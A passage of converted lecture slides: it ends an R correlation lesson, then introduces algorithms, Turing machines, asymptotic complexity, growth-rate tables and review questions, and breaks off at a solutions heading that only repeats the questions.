`cor(df1$Holi,df1$Xmas)`

Q2. What does correlation = .8 mean?

Both are increasing or decreasing.

Q3. What does correlation = 0.01 mean?

The two sequences are unrelated.

Q4. What does correlation = -0.8 mean?

One is increasing and other is decreasing or vice versa.

# References


1. Google Trends Correlate Tutorial  
<http://google.com/trends> and <https://www.google.com/trends/correlate/tutorial>
2. Vanderkam, Schonberger, Rowley, Sanjiv Kumar “Nearest Neighbor Search in Google Correlate”, Tech Report 41694, Google Inc.  
<http://research.google.com/pubs/pub41694.html>
3. Little book of R time series  
<http://a-little-book-of-r-for-time-series.readthedocs.org/en/latest/src/timeseries.html>
4. Time series  
<https://cran.r-project.org/web/views/TimeSeries.html>
5. Time series, by Zivot, UW, 2014
6. Zoo and Xts (extended zoo) packages

# Algorithms

By mosh.ahmed@gmail.com, 2013-2016, NITK

# Textbook and references

1. Cormen, 3<sup>rd</sup> edition.
2. Skiena – Algorithm Design Manual
3. Google



# Topics

- Algorithm running times
- Searching & Sorting: insertion, bubble, merge
- Data structures: stacks, queues, lists,
- Greedy algorithms, minimum spanning tree.
- Dynamic programming: matrix chain multiplication, longest common subsequence

# What is an algorithm?

Algorithm is a step-by-step procedure for calculations. More precisely, an algorithm is an effective method expressed as a finite list of well-defined instructions for calculating a function

A program is an implementation of a algorithm.

# Examples

1. Compute area of circle, given the radius?
2. Driving Directions from Venice to Rome?
3. Recipe to bake a cake?
4. Predict tomorrow's weather?
5. Autofocus a camera?
6. Recognize face? Voice? Songs?
7. Oldest algorithm? Euclid's GCD.


# Reactive systems

- Examples: Traffic lights, lift, factory alarms
- Properties:
  1. Always running, realtime input/output
  2. No beginning, no end.
  3. Correctness
  4. Liveliness
  5. Deadlock free
  6. Fairness

# Turing machine (TM)

1. **Turing machine** is a hypothetical device that manipulates symbols on a strip of tape according to a table of rules.
2. Despite its simplicity, a TM can be adapted to simulate the logic of any [computer algorithm](#)
3. Used for explaining real computations.
4. A [universal Turing machine](#) (UTM) is able to simulate any other Turing machine.
5. [Church–Turing thesis](#) states that Turing machines capture the informal notion of effective method in [logic](#) and [mathematics](#), and provide a precise definition of an [algorithm](#) or a 'mechanical procedure'.

# What are these?




1. A Turing machine with a black box, called an oracle, which is able to decide certain decision problems in a single operation.
2. The problem can be of any complexity class.
3. Even undecidable problems, like the halting problem can be answered by an oracle.

## Oracle of Delphi




# Cray super computer



# Data center = Millions of PCs



# FFT algorithm is used in audio/video/signal processing




# Algorithms Part 2

- Starting from an initial state and initial input (perhaps empty), the instructions describe a computation that, when executed, will proceed through a finite number of well-defined successive states, eventually producing "output" and terminating at a final ending state.
- The transition from one state to the next is not necessarily deterministic
- Some randomized algorithms, incorporate random input.

## Some algorithms are harder than others

1. **easy** - Finding the max (largest or smallest) value in a list, search for a specific value in a list.
2. **bit harder** - Sorting a list.
3. **very hard** - Find the cheapest road tour of n cities.
4. **practically impossible** - Factoring large numbers.
5. **undecidable** - halting problem.



# Algorithm: Maximum element

1. Given a list, how do we find the maximum element in the list?
2. To express the algorithm, we'll use pseudocode.
3. **Pseudocode** is like a programming language, without worrying about the syntax.

# Finding the Maximum

```
procedure max (a[1..n] : array of
 integers)

1. max := a1
2. for i := 2 to n
3. if max < ai then
4. max := ai
5. { max is largest of a[1..i] } //
 invariant
6. endfor
7. {max is the largest of a[1..n]} //
 invariant
8. return max

end procedure
```

# Maximum element running time

1. How long does this take?
2. If the list has  $n$  elements
3. Worst case?
4. Best case?
5. Average case?

# Properties of algorithms

1. Input and Output
2. Definiteness: the steps are defined precisely
3. Correctness: should produce the correct output
4. Finiteness: the steps required should be finite
5. Effectiveness: each step must be able to be performed in a finite amount of time
6. Generality: the algorithm *should* be applicable to all problems of a similar form.

# Types of algorithms

1. Deterministic
2. Randomized: correct answer maybe different each time.
3. Approximation: for hard problems answer is close to the best (optimal).
4. Online: solve items as they come, without seeing all the remaining items (choices). E.g. Hiring.

## **Algorithm Design Techniques:**

1. **Incremental**: Insertion sort, Selection sort.
2. **Divide and Conquer**: Merge sort, Quick sort, Binary Search.
3. **Dynamic**: Fibonacci numbers, Matrix chain multiplication, Knapsack problem.
4. **Greedy**: Shortest path problem, knapsack problem, spanning tree.
5. **Graph-Traversal**: Depth-first search, Breadth-first search, Traveling salesman.

# Algorithm Complexity

**Time complexity** : Specifies how the running time depends on the size of the input. A function mapping “size”  $n$  of input to “time”  $T(n)$  executed.

(Independent of the type of computer used).

**Space complexity** : Function specifying mapping “size”  $n$  of input to space used.

# Asymptotic Complexity

*How does the algorithm behave  
as the problem size gets very  
large?*

1. Running time
2. Memory/storage requirements

# Growth of Functions

(and computers algorithms)

# Data center = Million PCs



# How does one measure algorithms?

- We can time how long it takes a computer
  - What if the computer is doing other things?
  - And what happens if you get a faster computer?
    - A 3 Ghz Windows machine will run an algorithm at a different speed than a 3 Ghz Linux

# Calculation Step

- We can loosely define a “step” as a single computer operation
  - A comparison, an assignment, etc.
  - Regardless of how many machine instructions it translates into
- This allows us to put algorithms into broad categories of efficient-ness
  - An efficient algorithm on a slow computer will *always* beat an inefficient algorithm on a fast computer on a large problem.

# Asymptotic

- Asymptotic efficiency of algorithms
  - How does the running time of an algorithm increase as the input size ( $n$ ) increases infinitely  $n \rightarrow \infty$
- Asymptotic notation (“the order of”)
  - Define sets of functions that satisfy certain criteria and use these to characterize time and space complexity of algorithms

# Function growth rates

- For input size  $n = 1000$ 
  - $O(1)$  1
  - $O(\log n)$   $\approx 10$
  - $O(n)$   $10^3$
  - $O(n \log n)$   $\approx 10^4$
  - $O(n^2)$   $10^6$
  - $O(n^3)$   $10^9$
  - $O(n^4)$   $10^{12}$
  - $O(n^c)$   $10^{3*c}$  c is a constant
  - $2^n$   $\approx 10^{301}$
  - $n!$   $\approx 10^{2568}$
  - $n^n$   $10^{3000}$

## Complexity

$O(1)$

$O(\log n)$

$O(n)$

$O(n \lg n)$

$O(n^b)$

$O(b^n) \ b > 1$

$O(n!)$

## Term

constant

logarithmic


linear

$n \log n$

polynomial


exponential

factorial



# Exponential versus Polynomial

Logarithmic scale!



**FIGURE 3** A Display of the Growth of Functions Commonly Used in Big-O Estimates.

# Algorithm Running Time


Given a size  $n$  problem, an algorithm runs  $O(f(n))$  time:

1.  $O(f(n))$ : upper bound.    ( $\Omega$ : lower    $\theta$ : equal)
2. Polynomial:  $f(n) = 1$ (constant),  $n$ (linear),  $n^2$ (quadratic),  $n^k$ .
3. Exponential:  $f(n) = 2^n$ ,  $n!$ ,  $n^n$ .


<b>Time</b>	<b><math>n = 1</math></b>	<b><math>n = 10</math></b>	<b><math>n = 100</math></b>	<b><math>n = 1000</math></b>
<b><math>n</math></b>	1	$10$	$10^2$	$10^3$
<b><math>n^2</math></b>	1	$10^2$	$10^4$	$10^6$
<b><math>n^{10}</math></b>	1	$10^{10}$	$10^{20}$	$10^{30}$
<b><math>2^n</math></b>	2	$> 10^3$	$> 10^{30}$	$> 10^{300}$
<b><math>n!</math></b>	1	$> 10^6$	$> 10^{150}$	$> 10^{2500}$

# Complexity

- **Worst-Case Complexity:** the maximum number of steps taken on an instance of size  $n$ .
- **Best-Case Complexity** the minimum number of steps taken on an instance of size  $n$ .
- **Average-Case Complexity** the average number of steps taken on any instance of size  $n$ .



# Traveling salesmen problem Is NP Hard



# Example of difficult problem

Factoring a composite number into it's component primes is  $O(2^n)$


- We have to try each number till we find a factor, or it is a prime.

# Approximation Algorithms



- SIMPLEX [Dantzig 1947] - Optimization using simplex method can take exponential steps in worst case, but in practice it finishes quickly.
- [Karmarkar, 1984] found a polynomial time algorithm for it.
- Hard problems can be solved quickly using fast approximation algorithms, if you don't want the very best answer.

## Applications of Algorithms in Industry

Moving a drill minimal amount  
to make a circuit board



## Soldering on a circuit board



# Applications of Algorithms

- Audio / Video compression, mp3/mp4
- Telecom, 4G
- Data analytics, Insurance.
- Airline traffic management, OR(Operations Research)
- Stock pricing, Finance
- Uber cab scheduling, Geo

# Questions

Q. Which has higher complexity:

1.  $O(n!)$  or  $O(\exp(n))$ ?
2.  $O(n \log n)$  or  $O(n^{1.5})$ ?
3.  $O(\log n)$  or  $O(\sqrt{n})$ ?
4.  $O(n \log n)$  or  $O(n)$ ?
5.  $O(n \log n)$  or  $O((\log n)^2)$  ?

Q Is SIMPLEX a polynomial Algorithm

Q Can a laptop solve all problems solvable  
on a supercomputer?

# Solutions

Q. Which has higher complexity:

1. O(n!) or O(exp(n))?
2. O(n log n) or O(n<sup>1.5</sup>)?
3. O(log n) or O(sqrt(n))?
4. O(n log n) or O(n)?
5. O(n log n) or O((log n)<sup>2</sup>) ?

